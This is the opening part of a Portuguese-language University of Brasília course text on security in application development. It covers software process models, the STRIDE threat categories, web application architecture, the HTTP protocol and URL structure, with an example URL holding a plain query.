VERSÃO 1

GSIC701

SEGURANÇA NO DESENVOLVIMENTO DE APLICAÇÕES

Maristela Terto de Holanda
Jorge Henrique Cabral Fernandes

Dilma Rousseff
Presidente da República

José Elito Carvalho Siqueira
Ministro do Gabinete de Segurança Institucional

Antonio Sergio Geromel
Secretário Executivo

Raphael Mandarino Junior
Diretor do Departamento de Segurança da Informação e Comunicações

Reinaldo Silva Simião
Coordenador Geral de Gestão da Segurança da Informação e Comunicações

Fernando Haddad
Ministro da Educação

UNIVERSIDADE DE BRASÍLIA

José Geraldo de Sousa Junior
Reitor

João Batista de Sousa
Vice-Reitor

Pedro Murrieta Santos Neto
Decanato de Administração

Rachel Nunes da Cunha
Decanato de Assuntos Comunitários

Márcia Abrahão Moura
Decanato de Ensino de Graduação

Oviromar Flores
Decanato de Extensão

Denise Bomtempo Birche de Carvalho
Decanato de Pesquisa e Pós-graduação

Noraí Romeu Rocco
Instituto de Ciências Exatas

Priscila Barreto
Departamento de Ciência da Computação

CEGSIC

Coordenação
Jorge Henrique Cabral Fernandes

Secretaria Pedagógica
Andréia Lacê
Eduardo Loureiro Jr.
Lívia Souza
Odacyr Luiz Timm
Ricardo Sampaio

Assessoria Técnica
Gabriel Velasco

Secretaria Administrativa
Indiara Luna Ferreira Furtado
Jucilene Gomes
Martha Araújo

Equipe de Produção Multimídia
Alex Harlen
Lizane Leite
Rodrigo Moraes

Equipe de Tecnologia da Informação
Douglas Ferlini
Osvaldo Corrêa

Edição, Revisão Técnica e de Língua Portuguesa
Jorge Henrique Cabral Fernandes

Texto e ilustrações: Maristela T. de Holanda; Jorge Henrique C. Fernandes | Capa, projeto gráfico e diagramação: Alex Harlen

Desenvolvido em atendimento ao plano de trabalho do Programa de Formação de Especialistas para a Elaboração da Metodologia Brasileira de Gestão de Segurança da Informação e Comunicações – CEGSIC 2009-2011.

Sumário

CURRÍCULO RESUMIDO DA AUTORA

Maristela Terto de Holanda

mholanda@cic.unb.br

Possui graduação em Engenharia Elétrica pela Universidade Federal do Rio Grande do Norte (1996), mestrado na área de Certificação Digital pelo departamento de Engenharia Elétrica pela Universidade de Brasília (1999) e doutorado em Banco de Dados pelo departamento de Engenharia Elétrica pela Universidade Federal do Rio Grande do Norte (2007). Professora Adjunta da Universidade de Brasília desde 2009. Pesquisadora da área de banco de dados com ênfase em controle de concorrência, sistemas distribuídos e móveis, banco de dados geográficos banco de dados para bioinformática. Também atual na área de desenvolvimento *web* com estudos relacionados com acessibilidade e segurança.

CURRÍCULO RESUMIDO DO AUTOR

Jorge Henrique Cabral Fernandes

jhcf@unb.br

Jorge Henrique Cabral Fernandes é professor do Departamento de Ciência da Computação do Instituto de Ciências Exatas e da Pós-Graduação em Ciência da Informação da Faculdade de Ciência da Informação, ambas da Universidade de Brasília. Foi coordenador dos Cursos de Especialização em Gestão da Segurança da Informação e Comunicações – CEGSIC 2007-2008, CEGSIC 2008-2009 e é coordenador do CEGSIC 2009-2011. Possui títulos de Doutor (2000) e Mestre (1992) em Ciência da Computação pelo Centro de Informática da Universidade Federal de Pernambuco. É Especialista em Engenharia de Sistemas pelo Departamento de Informática e Matemática Aplicada da Universidade Federal do Rio Grande do Norte (1988) e Bacharel em Ciências Biológicas pelo Centro de Biociências da Universidade Federal do Rio Grande do Norte (1987). Servidor público de universidades federais desde 1984, atualmente se dedica à pesquisa, ensino e extensão nas áreas de informação e computação, com ênfase em fundamentos, gestão, governança da segurança e *software*.

1. Introdução

Esse texto é um guia de referência para estudos da Disciplina Segurança no Desenvolvimento de Aplicações, do Curso de Especialização em Gestão da Segurança da Informação e Comunicações 2009-2011, CEGSIC 2009-2011.

Ao final do texto espera-se que o leitor seja capaz de perceber as características e desafios gerais que se aplicam ao desenvolvimento de aplicações de software para o ambiente Internet/Web, bem como algumas práticas recomendadas na Seção 12 da norma ISO/IEC 17799:2005, que aborda Segurança na Aquisição, desenvolvimento e manutenção de sistemas de informação. Os principais conceitos abordados no texto são: Software e seu processo de desenvolvimento (seção 2); Arquitetura de Aplicações Internet/Web (seção 3); principais riscos de ataques aos quais estão sujeitas aplicações na internet/Web (seção 4); processos e métodos para segurança no desenvolvimento de software (seção 5); recomendações para segurança de arquivos em sistemas computacionais (seção 6) e gestão de vulnerabilidades técnicas (seção 7).

2. *Software* e seu Processo de Desenvolvimento

Um *software* é desenvolvido em um processo de desenvolvimento, que é usualmente construído baseado em um modelo de processo previamente descrito na comunidade de engenharia de *software*[1], a partir das experiências de sucessos e insucessos das organizações produtoras de *software*.

2.1 *Software*

Existem na literatura algumas definições em relação à palavra *software*, dentre as quais destacam-se as apresentadas a seguir.

> *"Software de computador é o produto que os profissionais de software constroem e, depois, mantém ao longo do tempo. Abrange programas que executam em computadores de qualquer tamanho e arquitetura, conteúdo que é apresentado ao programa a ser executado e documentos tanto em forma impressa quanto virtual que combinam todas as formas de mídia eletrônica" (PRESSMAN, 2006).*

> *"Software é um conjunto de programas de computador e a documentação associada. Software não é apenas o programa mas também toda a documentação associada e os dados de configuração necessários para fazer com que esses programas operem corretamente" (SOMMERVILLE, 2005).*

Um *software* pode ser composto por apenas algumas poucas dezenas de linhas de código construídas por um programador em poucas horas, bem como pode ser composto por milhões de linhas de código, imagens, dados de configuração, documentação etc, resultantes de um laborioso processo envolvendo centenas de pessoas que trabalham de forma coordenada durante vários anos. Existe, portanto, uma variedade de tipos de *software*, mas conforme Stair e Reynolds (2006), os *software*[2] podem ser classificados em dois tipos principais: *software* de sistema, que são os que controlam as operações básicas de um computador (sistema operacional, dentre outros) e *software* de aplicação para fins específicos, como, por exemplo, o que realiza o controle financeiro de uma empresa específica. O *software* de aplicação pode ser chamado simplesmente de aplicação ou aplicativo e é o foco desse texto.

Conforme destaca Fernandes (2010a), um *software* de aplicação, em geral, é parte de um sistema automatizado, e serve para automatizar um processo organizacional. Um *software* de sistema, por outro lado, automatiza um processo computacional que usualmente não teria viabilidade de ser executado por um ser humano, por exemplo, o processamento de pacotes do IP (*Internet Protocol*) em um dispositivo de redes de computadores.

Um *software* deve sempre satisfazer as necessidades dos seus clientes[3] e usuários[4]. O *software* também deve ter um desempenho sem falhas por um longo período de tempo e deve

1 Engenharia de *software* pode ser definida como a disciplina que visa a construção multipessoal de *software* multiversional (IEEE Computer Soceity, 2004). Em outras palavras, muitas pessoas desenvolvendo um produto de *software* durante um período de tempo no qual são lançadas diversas versões do *software* (meses, dias, anos e décadas). Para uma visão geral da engenharia de *software* recomendam-se os livros de Sommerville (2005), Pressman (2006). Na página http://www.cic.unb.br/~jhcf também é possível ter acesso a apresentações introdutórias do assunto.

2 O plural de *software* é *software* mesmo, isso é, sem s ao final da palavra.

3 Os clientes de um *software* são as pessoas responsáveis pela aquisição e implantação do *software*, usualmente representam uma organização que precisa automatizar um sistema de informações.

4 Os usuários de um *software* são os que entram em contato direto com o aplicativo de *software*, e que usam ativamente a interface do sistema de informações automatizado pelo *software*.

ser de fácil modificação (PRESSMAN, 2006). Nesse contexto, Sommerville (2005) destaca os seguintes atributos essenciais de qualidade de um *software*:

- Facilidade de manutenção: o *software* deve ser escrito de modo que possa evoluir para atender às necessidades mutáveis dos clientes e usuários.
- Nível de confiança compatível com o uso: o nível de confiança envolve confiabilidade, proteção e segurança.
- Eficiência: o *software* não deve desperdiçar os recursos do sistema computacional no qual é executado.
- Facilidade de uso: o *software* deve ser de fácil utilização, deve ter uma interface apropriada e documentação adequada.

Para que tais atributos de qualidade sejam alcançados se faz necessário que o *software* seja desenvolvido por meio de um processo adequado.

2.2 Processo de desenvolvimento de *software*

Um processo de *software* é um conjunto de atividades e resultados associados, desenvolvidos ciclicamente (como qualquer processo) em uma organização produtora de *software*, e que busca gerar um *software* com qualidade ou atributos esperados. Segundo Sommerville (2005), são atividades fundamentais comuns a todos os processos de *software*:

- Especificação do *software*: as funcionalidades do *software* e as restrições em sua operação devem ser previamente definidas em alguma fase do processo.
- Desenvolvimento do *software*. O processo deve fazer com que o *software* a ser produzido atenda às suas especificações.
- Validação de *software*. O processo deve validar o *software*, para garantir que ele faça o que o cliente deseja.
- Evolução do *software*. O processo deve permitir que *software*, durante sua evolução ao longo de várias versões, continue a atender à periódica mudança de necessidades de seus clientes e usuários.

Toda organização adota um processo de desenvolvimento de *software*, mesmo que ele seja caótico. A melhoria de processos de produção de *software* depende, muitas vezes, de envolvimento de consultores em melhoria de processo.

2.3 Modelos de processo de *software*

O processo de *software* executado em uma organização é usualmente formulado com base em uma coleção de padrões previamente descritos, e que definem um conjunto de atividades, ações, tarefas de trabalho, produtos de trabalho e/ou comportamento relacionados necessários ao desenvolvimento de *software* em geral. Dessa forma, um modelo de processo de *software* agrega um conjunto distinto de atividades, ações e tarefas, marcos e produtos de trabalho que são necessários para fazer engenharia de *software* com qualidade (PRESSMAN, 2006).

Segundo Pressman (2006), [um modelo de] processo de *software* pode ser visto como um roteiro que deve ser seguido para criar um *software* de alta qualidade em um tempo determinado. Tal modelo de processo é, portanto, uma representação abstrata de um processo de *software* (SOMMERVILLE, 2005), e precisa ser ajustado às necessidades específicas e concretas do processo de *software* de cada organização em particular, bem como às características específicas do *software* que deve ser desenvolvido, usualmente no contexto de um projeto, com prazo e custos limitados.

Vários modelos de processo de *software* foram descritos ao longo dos cerca de 40 anos de evolução da engenharia de *software*, e a seguir são apresentados os modelos Cascata e do Processo Unificado.

O Modelo em cascata, algumas vezes chamado de modelo de ciclo de vida clássico, sugere uma abordagem sequencial para o desenvolvimento de *software*. Esse modelo é o mais antigo da engenharia de *software* (PRESSMAN, 2006). Outros modelos de processo de *software* podem ser encontrados na literatura, tais como modelo incremental, evolucionário, espiral.

Um modelo de processo muito utilizado atualmente, é o [modelo de] Processo Unificado, criado por Ivar Jacobson, Grady Booch e James Rumbaugh que traz a necessidade de um processo de *software* guiado por caso de uso, centrado na arquitetura, iterativo e incremental (Pressman, 2006; Sommerville, 2005).

O [modelo de] Processo Unificado, representado na Figura 1, organiza em duas dimensões as várias atividades, ações, tarefas de trabalho, produtos de trabalho e comportamento relacionados necessários ao desenvolvimento de *software*:

- O eixo horizontal do Processo Unificado representa o tempo e mostra as várias fases do processo de desenvolvimento, cada uma com suas metas específicas. As quatro fases do [modelo de] Processo Unificado possuem metas específicas e que incluem (SCOTT, 2003):
  - na Iniciação, também chamada de Concepção, a meta é estabelecer a viabilidade do sistema de *software* proposto;
  - na Elaboração a meta é estabelecer a capacidade para a construção do novo sistema de *software*, dadas as características arquiteturais do *software*, as restrições financeiras e de cronograma do projeto, entre outros;
  - na Construção á meta é a construção plena do sistema de *software*, de forma iterativa (em vários ciclos de trabalho) e incremental (os requisitos do *software* são gradual e cumulativamente implementados em cada iteração); e
  - na Transição a meta é entregar o sistema completamente funcional ao ambiente operacional do cliente.
- O eixo vertical do Processo Unificado apresenta as principais disciplinas do processo de desenvolvimento de *software*, nas quais atuam os profissionais que desempenham papéis especializados:
  - Modelagem de negócios
  - Requisitos (ou necessidades dos clientes e usuários).
  - Análise e *Design* (do *software*)
  - Implementação (construção de código e componentes)
  - Teste (inclusive Validação)
  - Implantação (do *software* em seu ambiente operacional)
  - Gerenciamento de configuração e mudanças
  - Gerenciamento de projeto
  - Ambiente (de desenvolvimento de *software*)



Figura 1 – Processo Unificado. Fonte: (SCOTT, 2003).

Na Figura 1 destaca-se que ao longo das fases do Processo Unificado varia o esforço dos profissionais que atuam em cada uma das disciplinas. Por exemplo, na fase de Iniciação maior esforço é despendido pelos que atuam na modelagem de negócios e Requisitos. Na fase de Elaboração diminui o esforço da Modelagem de Negócios e de Requisitos e aumenta o esforço de Análise e *Design*.

O Processo Unificado é às vezes chamado de RUP (Rational Unified Proccess) por causa da Rational Corporation empresa pioneira no desenvolvimento de ferramentas e tecnologias para apoiar o desenvolvimento do software (Pressman, 2006). A Rational foi incorporada à IBM Corporation no início deste século.

2.4 O Problema da Segurança no *Software*

Software é um componente fundamental[5] na automação dos processos de sistemas de informação e processos da infra-estrutura computacional. Se esses processos de sistemas de informação e de infraestrutura computacional falham, seja por causas acidentais, como erros de um operador humano ou erros na programação do software, seja por causas intencionais, como ataques por um *hacker*, vários são os problemas que podem ser gerados. De fato, pode-se dizer que, de forma complementar aos incidentes de segurança decorrentes de falhas ou ataques do componente humano no trato da informação, a grande maioria dos demais incidentes de segurança da informação tem sua origem nas vulnerabilidades presentes no *software*. Um dos principais fatores causadores dessas vulnerabilidades é a codificação ingênua do *software* por um programador, quando o mesmo considera basicamente os cenários positivos de execução de um código, sem se preocupar com o caso de usuários maliciosos.

5 É também fundamental para o desenvolvimento tecnológico, social e econômico.

Os incidentes decorrentes da exploração dessas vulnerabilidades são geralmente relacionados com a indisponibilidade, a divulgação indevida de informação e a perda de integridade da informação.

A Microsoft (2010) usa o acrônimo STRIDE para classificar os efeitos que podem ser provocados em decorrência de falhas de segurança em uma aplicação, sendo: S de *spoofing* (falsificação de identidade de um usuário); T de *tampering* (adulteração de integridade da informação ou do sistema); R de *repudiation* (repudiação ou negação de execução de ato previamente cometido por um usuário); I de *Information disclosure* (divulgação indevida de informação); D de *denial of service* (negação de serviço); e E de *elevation of privilege* (escalação de privilégios indevidos por parte de um usuário). Esses efeitos podem produzir impactos de baixo a alto valor, dependendo do tipo de aplicação ou sistema computacional no qual o *software* está executando. Podem gerar incidentes simples envolvendo, por exemplo, a necessidade de reinstalar um aplicativo em uma máquina de uso pessoal, bem como incidentes que impactam vidas humanas, como a perda de controle de um sistema de geração ou transmissão de energia elétrica, ou de sistemas de comunicação, de defesa, de transportes, médico-hospitalares etc. O livro de Neumann (1995) apresenta uma grande compilação de incidentes de segurança computacional ocorridos até o ano de 1995[6].

Considerado o cenário acima descrito, torna-se claro que a segurança da informação em ambientes tecnológicos depende em grande parte da adoção de segurança para a aquisição e desenvolvimento de *software*. Ocorre que os modelos de processo de *software* desenvolvidos até antes da disseminação da Internet, como Cascata e UP, foram concebidos em um momento histórico e tecnológico onde ainda não havia preocupação generalizada com os vários problemas de segurança decorrentes da exposição das aplicações computacionais às redes abertas. Conforme destaca Fernandes (2010a), a exposição de uma aplicação à Internet aumenta enormemente a possibilidades de ataques e exploração de vulnerabilidades nessa aplicação. Em resposta a essa situação recente, o desenvolvimento de *software* tem evoluído nos últimos seis anos visando incorporar de forma mais explícita o trato de questões de segurança da informação durante seu desenvolvimento. Antes de apresentar quais são estas evoluções, a próxima seção apresenta uma breve introdução às características arquiteturais de aplicações computacionais para o ambiente Internet/*Web*, visando dar ao leitor uma noção mais precisa dos riscos aos quais estão sujeitos tais tipos de aplicações. Embora a abordagem seja parcial, visto que nem todas as aplicações são para ambiente *Web* e Internet, espera-se que a exposição permita a compreensão da amplitude do problema de segurança no desenvolvimento de aplicações.

6 Muitos mais incidentes e acidentes atribuídos a falhas em computadores ocorreram depois da publicação do livro de Neumann, e informação mais atualizada pode ser encontrada em http://catless.ncl.ac.uk/Risks/.

3. Arquitetura de Aplicações Internet/*Web*



Figura 2 – Uma Arquitetura Abstrata para Aplicações Internet/*Web*. Fonte: Os autores.

Na Figura 2 são ilustrados componentes computacionais que estão relacionados com a arquitetura de um *software* aplicativo (aplicação) na *Web*, que é um tipo de aplicação baseada no modelo cliente-servidor. Estes componentes são:

- Cliente. O cliente é usualmente um computador que executa um navegador *Web* (*browser*[7]), que manipula textos e programas escritos nas linguagens HTML[8] (*HyperText Markup Language*), *javascript*[9] e XML[10] (*eXtensible Markup Language)*, dentre outros elementos. O computador cliente se comunica com o servidor enviado solicitações, pedidos ou "requests" baseados no protocolo de comunicação chamado de HTTP (*HyperText Transfer Protocol*[11]). Uma aplicação *web* usualmente é composta por uma quantidade variável de clientes, que pode variar de umas poucas unidades até milhões de computadores, celulares etc;

7 Veja uma definição mais aprofundada do que é um navegador *web* em http://en.wikipedia.org/wiki/Web_browser. A página em português não contém informação precisa sobre o que é um *browser*.

8 Para uma introdução à linguagem de construção de páginas HTML veja http://pt-br.html.net/tutorials/html/

9 Para uma introdução à linguagem de programação Javascript veja http://www.javascript-tutorial.com.br/content-cat-1.html

10 Para uma introdução à linguagem de marcação de dados XML, em língua inglesa, veja http://www.w3schools.com/xml/default.asp.

11 A especificação detalhada e didática do protocolo http é descrita, em língua inglesa, em http://www.w3.org/Protocols/rfc2616/rfc2616.html.

- Servidor. O computador servidor possui componentes de *software* que são capazes de entender as solicitações HTTP enviadas pelo cliente, além de conter componentes relacionados com a própria aplicação que deve automatizar algum sistema de informações. As aplicações *web* são escritas em diferentes linguagens de programação, por exemplo, Java, PhP, C#.NET, Perl, ASP, JSP, JSF, dentre outras. Uma aplicação web usualmente contém uma quantidade de servidores, que variam de um a algumas dezenas de servidores, dependendo do porte da aplicação. Os servidores atuam de forma coordenada e muitas vezes são replicados, por questões de tolerância a falhas e melhoria de desempenho.
- Sistema Gerenciador de Banco de Dados: Um ou mais bancos de dados usados por uma aplicação *Web* residem usualmente em computadores distintos do servidor *web*, chamados SGBDs. Os SGBDs são acessados diretamente apenas pelos servidores *Web*, por meio de comandos da linguagem SQL[12] (*Structured Query Language*). Nos bancos de dados estão armazenados os dados e informações utilizadas pela aplicação. Uma aplicação *web* usualmente acessa vários bancos de dados, muitas vezes replicados por questões de tolerância a falhas e melhoria de desempenho.
- Internet/*Web*. A Internet é a rede mundial que permite a conectividade entre os milhões de computadores servidores e os bilhões de computadores clientes. Os computadores servidor e cliente que conversam por meio do protocolo HTTP e sua variante de transmissão de dados criptografados, o protocolo HTTPS, constituem o que se chama de World Wide Web (WWW) ou simplesmente *Web*. A existência da Internet/*Web*, interposta entre os servidores e clientes é a fonte de sucesso das aplicações *web*, mas também é a principal origem dos ataques contra a segurança de tais aplicações.

Um elemento central para o sucesso no funcionamento das aplicações *web* é o protocolo HTTP, que é implementado tanto pelos servidores *web* como pelos *browsers* (navegadores), e descrito a seguir.

3.1 O Protocolo HTTP

O HTTP (*Hypertext Transfer Protocol*) é um protocolo para sistemas de informações distribuídos e hipermídia. Através desse protocolo é possível a um cliente navegar na *web*, enviado solicitações http e recebendo respostas http de vários servidores web, de forma simultânea ou concorrente.

O protocolo HTTP foi projetado para permitir a transferência de documentos HTML e outros recursos hipermídia como imagens, *scripts*, arquivos de som etc, especialmente do servidor *web* para o cliente *web*, mas também na direção do cliente *web* para o servidor *web*. No protocolo HTTP um cliente, que é usualmente um *browser* (navegador), que reside em um computador cliente, e que faz uma solicitação ou pedido (*Request*) a um aplicativo que reside no servidor, seja de forma explícita, por meio da digitação de uma URL no *browser* ou de forma implícita, por meio de navegação em *hiperlinks*. O servidor *web* é um aplicativo que responsável por produzir respostas (*Response*) em decorrência das solicitações do cliente (*browser*). A Figura 3 ilustra esse processo.

12 Para uma breve apresentação da linguagem SQL veja http://pt.wikipedia.org/wiki/SQL . Para uma introdução completa à linguagem SQL, em inglês, veja http://www.w3schools.com/sql/default.asp.



Figura 3: Comunicação via o Protocolo http. Fonte: Os Autores.

O endereço que é inserido pelo usuário de um navegador para acessar um recurso, em geral uma página, localizado em um determinado servidor na *web* é chamado de URL (*Universal Resource Locator*). Uma URL é composta pela regra de formação descrita na Figura 4, que contem:

a. Protocolo usado na comunicação, usualmente o HTTP;

b. Endereço IP ou nome de domínio da máquina;

c. A porta na qual o servidor web recebe o pedido de conexão;

d. O caminho do programa e as variáveis que são passadas na solicitação.

A porta padrão das URLs que usam o protocolo HTTP é a de número 80. Quando o servidor *web* responder por essa porta não é necessário informar esse número na URL. Na Figura 4 cada uma das partes é ilustrada.



Figura 4: Regra de formação de uma URL. Fonte: Os Autores.

A parte da url que vem após o sinal de interrogação é chamada de QUERY, e usualmente contém variáveis e seus respectivos valores, que foram encaminhados pelo cliente na solicitação HTTP. A Figura 5 apresenta um exemplo de uma QUERY que tem duas variáveis: nome e cargo, com os seus respectivos valores. As variáveis da QUERY são separadas pelo símbolo &.

Figura 5: Um exemplo de QUERY. Fonte: Os Autores.

O texto abaixo apresenta um exemplo completo de uma URL fictícia, onde se supõe que seria usada para fazer consulta por meio do protocolo http, junto ao cadastro de usuários de um sítio *web* localizado no computador cujo nome de domínio é www.cic.unb.br. O caminho da aplicação é /cadastro/consulta e a query é nome=Maristela&cargo=Aluna.

